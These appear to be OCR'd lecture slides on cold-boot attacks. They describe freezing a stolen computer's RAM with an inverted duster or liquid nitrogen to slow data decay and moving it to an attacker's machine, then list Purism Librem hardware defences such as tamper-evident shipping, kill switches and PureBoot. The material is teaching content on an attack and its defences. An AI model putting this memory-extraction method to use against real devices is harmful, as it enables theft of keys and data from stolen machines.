
- Can the attacker move the memory to its own computer where BIOS doesn't clear RAM?
- Naively that would take too much time
- Solution: cool the memory card

Stolen computer

Attacker's computer

Slowing Decay by Cooling

Spray with upside-down multipurpose duster




-50°C

< 0.2% decay after **1 minute**


Esc
F1
F2
F3
Tab
START/STOP
SET
MODE
SPLIT/RESET
SELECT
SUN MON TUE WED THU FRI SAT
MIN
SEC

Even Cooler




Liquid nitrogen -196°C

< 0.17% decay after **1 hour**

Not necessary in practice

More secure options



Anti-Interdiction Services

Unique security service **to detect interdiction** and hardware and software tampering from our door to yours


Tamper evident packaging, tape and screws

Photographic evidence of your secure setup

All communication taking place over GPG encrypted email

Kill Switches

Our unique hardware kill switches to physically disconnect the camera and mic (including the headphone jack mic) or wireless and Bluetooth



PureBoot and Librem Key

Unprecedented security, no other laptop comes close to the protection offered by a Librem

Disabled and neutralized the Intel Management engine

Less binary blob firmware and disabled manufacturer backdoors

Write-protected BIOS and EC chips using hardware switches

Detect software and hardware tampering with **PureBoot** and the **Librem Key**

https://puri.sm/posts/pureboot-bundle/